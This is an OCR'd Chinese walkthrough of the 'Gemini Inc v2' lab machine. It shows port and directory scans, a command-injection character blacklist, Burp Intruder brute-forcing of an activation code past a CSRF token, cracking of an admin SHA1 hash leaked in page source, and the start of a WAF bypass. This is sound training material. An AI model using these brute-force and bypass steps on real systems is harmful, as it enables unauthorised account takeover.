
信息收集

主机发现

端口扫描

22，80

服务识别




```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u3 (protocol 2.0)
| ssh-hostkey:
|   2048 89:d5:38:88:b6:7a:f2:60:29:e7:21:e8:15:ac:14:9b (RSA)
|   256 64:63:77:dc:49:79:0e:b1:4b:62:50:06:9c:33:d5:25 (ECDSA)
|_  256 e4:14:da:a2:a4:33:4b:64:cd:c0:c7:1c:17:b7:cc:fb (ED25519)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-favicon: Unknown favicon MD5: 338ABBB5EA8D80B9869555ECA253D49D
|_http-title: Welcome to Gemini Inc v2
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.25 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

子域名信息收集

web信息收集

隐藏路径爬取



```
2022/01/31 03:40:38 Starting gobuster in directory enumeration mode
===============================================================
/user.php             (Status: 403) [Size: 0]
/header.php           (Status: 500) [Size: 0]
/admin                (Status: 301) [Size: 316] [--> http://192.168.88.130/admin/]
/registration.php     (Status: 200) [Size: 6844]
/footer.php           (Status: 200) [Size: 2932]
/img                  (Status: 301) [Size: 314] [--> http://192.168.88.130/img/]
/profile.php          (Status: 403) [Size: 0]
/css                  (Status: 301) [Size: 314] [--> http://192.168.88.130/css/]
/index.php            (Status: 200) [Size: 5763]
/lib                  (Status: 301) [Size: 314] [--> http://192.168.88.130/lib/]
/manual               (Status: 301) [Size: 317] [--> http://192.168.88.130/manual/
/login.php            (Status: 200) [Size: 7204]
/js                   (Status: 301) [Size: 313] [--> http://192.168.88.130/js/]
/logout.php           (Status: 302) [Size: 0] [--> /]
/export.php           (Status: 200) [Size: 13]
/inc                  (Status: 301) [Size: 314] [--> http://192.168.88.130/inc/]
/blacklist.txt        (Status: 200) [Size: 254]
/activate.php         (Status: 403) [Size: 1301]
```

index.php

darkside

blacklist.txt

1.存在参数testcmd,2.会过滤特殊字符

```
//$blacklist = array(' ', 'wget', '&', '&&', '$' ,'|' , "\\", "(", ")", "%", "!", "<");
$blacklist = array(' ', '`', '&', '<', '>', '{', '}', '|', "\\", '(', ')', '%', 'cat', 'more', 'less');
    if ((strposa($_POST['testcmd'], $blacklist) === false)) {
```

activate.php

提交但是没有反应

userid=xx&activation_code=xx&token=xx

<---------注册之后要爆破

login.php

前端的表达做了加密

cryptoPost=xx

registration.php

提示错误

再次注册提示变为已经邮箱已经使用<---------遗漏的flag

name=xx&display_name=xx&email=xx&password=xx&token=xx

漏洞发现

漏洞利用

边界突破


开放注册

registration.php注册账户,但是发现没有激活

验证码爆破

activate.php需要提交id和验证码;

id在profile.php可与看到



Gemini Inc v2

Your account is not yet activated! Please submit the 6 digit code for activation


验证码也可以爆破,但是提交验证码的表达有csrf_token

Anti CSRF Token

1.将需要爆破的包发送给intruder

post /activate.php

2.选择要爆破的参数和token,攻击模式为pitchfork




Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Pitchfork

```
POST /activate.php? HTTP/1.1
Host: 192.168.88.130
Content-Length: 79
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.88.130
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.88.130/activate.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=kcf61m4l55pd56t9n8qkgljut3
Connection: close

userid=14&activation_code=§123456§&token=§34e4f94b1fe22362cf5063470a78e56e6d4b4657§
```

3.爆破的参数自行指定



Payload Sets

You can define one or more payload sets. The number of payload sets depends c

Payload set: 1

Payload count: 1,000,000

Payload type: Numbers

Request count: 0

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a spec

Number range

Type: ● Sequential ○ Random

From: 000000

To: 999999

Step: 1

How many:

Number format

Base: ● Decimal ○ Hex

Min integer digits: 6

Max integer digits: 6

Min fraction digits: 0


Max fraction digits: 0

Examples

000001

654321

4.从结果中提取token



These settings can be used to flag result items containing specified expressions.

□ Flag result items with responses matching these expre

error
exception
illegal
invalid
fail
stack
access
directory

Enter a new item

Match type: ● Simple string ○ Regex

□ Case sensitive match

☑ Exclude HTTP headers

Grep - Extract

These settings can be used to extract useful information fr

☑ Extract the following items from responses:

Maximum capture length: 100

Define the location of the item to be extracted. Selecting the item in the response panel will create a suitable configuration automatically. You can also modify the configuration manually to ensure it works effectively.

☑ Define start and end

● Start after expression: value='

○ Start at offset: 1280

● End at delimiter: '>\n\n <div

○ End at fixed length: 40

□ Extract from regex group

value='(.*?)'>\n\n <div


☑ Case sensitive

□ Exclude HTTP headers ☑ Update config based on selection below

```
!iv class='controls'>
 <input type='password' placeholder='enter activation code' name='activation_
'div>


.v>


)ut type='hidden' name='token' value='54a77466a8b306c3b11f87cf77b169d37250a86

' class='control-group'>
!iv class='controls'>

)utton type='submit' id='submit' class='btn btn-primary'>Activate Account</bu

```

token

5.失败不重试(如果重试token将会更新,无法取得正确的token)



□ Save attack to project file (only available for disk-based projects)

Request Headers

These settings control whether Intruder updates the configured request headers during attacks.

☑ Update Content-Length header

☑ Set Connection: close

Error Handling

These settings control how Intruder handles network errors during the attack.

Number of retries on network failure: 0

Pause before retry (milliseconds): 0


Attack Results

These settings control what information is captured in attack results.

☑ Store requests

6.资源池设置为1(多线程会导致token乱序)

7.payload2的token从结果中提取



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the

Payload set: 2

Payload count: unknown

Payload type: Recursive grep

Request count: 1,000,000

Payload Options [Recursive grep]

This payload type lets you extract each payload from the response to the previous request in the attack. It is use tab.

Select the "extract grep" item from which to derive payloads:


From [value='] to ['>\n\n   <div]

Initial payload for first request:

□ Stop if duplicate payload found

结果为000511

登录后台,从前端源码审计发现加密方式和密码的密文




```
[!] Keyboard interrupt detected, terminating.

2022/02/01 04:33:44 Finished

┌──(kali㉿kali)-[~]
└─$ echo 011c945f30ce2cbafc452f39840f025693339c42"

┌──(kali㉿kali)-[~]
└─$

┌──(kali㉿kali)-[~]
└─$

┌──(kali㉿kali)-[~]
└─$ echo "1111"
1111

┌──(kali㉿kali)-[~]
└─$ echo -n "1111"
1111

┌──(kali㉿kali)-[~]
└─$ echo -n "1111" | sha1sum
011c945f30ce2cbafc452f39840f025693339c42  -

┌──(kali㉿kali)-[~]
└─$ 
```

```
    </div>
    <div class='clearfix'></div>
    <hr>
    <div class='row'>
        <div class='span3'>
                <img src='http://www.gravatar.com/avatar/d219af79b45e5891507fda4c4c2139a0?s=240' wid
            </a>
            <div style='text-align:center;'><b><font color='#08c'>admin</font> (admin) </b></div>
        </div>
        <div class='span7 well' style='margin:10px;'>
            <b>Rank:</b> Member<br/>
            <b>Last seen:</b> 22 hours ago<br/>
            <!-- <b>Password:</b> 011c945f30ce2cbafc452f39840f025693339c42<br/> -->

        </div>

    </div>
</div>
<hr>

<div class='modal hide' id='loginModal'>
    <div class='modal-header'>
        <button type='button' class='close' data-dismiss='modal'>x</button>
        <h3>Login</h3>
    </div>
        <div class='modal-body' style='text-align:center;'>
        <div class='row-fluid'>
            <div class='span10 offset1'>
                <div id='modalTab'>
                    <div class='tab-content'>
                        <div class='tab-pane active' id='login'>
```

经过sha1解密发现管理员账号密码是gemini/secretpassword

WAF Bypass


发现command execution的页面没有权限



```
GET /new-groups.php HTTP/1.1
Host: 192.168.88.130
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101
Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer: http://192.168.88.130/
Cookie: PHPSESSID=j6ffadccuaoa9e04fdc7qcoep5; user=gemini; pass=
edbd1887e772e13c251f688a5f10c1ffbb67960d
Upgrade-Insecure-Requests: 1


```

```
HTTP/1.1 403 IP NOT ALLOWED
Date: Tue, 01 Feb 2022 09:53:28 GMT
Server: Apache/2.4.25 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8


```

安装burp的waf绕过插件



BApp Store

The BApp Store contains Burp extensions that have been written by users of Burp Suite, to extend Burp's capabilities.

Name	Installed	Rating	Popularity	Last updated	Detail
Bypass WAF		☆☆☆☆☆		29 Mar 2017	
LightBulb WAF Auditing Fr...		☆☆☆☆☆		27 Jul 2020	
WAF Cookie Fetcher		☆☆☆☆☆		16 Jan 2018	
WAFDetect		☆☆☆☆☆		25 Aug 2021	Requires Burp Sui...
Backslash Powered Scanner		☆☆☆☆☆		18 Oct 2021	Requires Burp Sui...
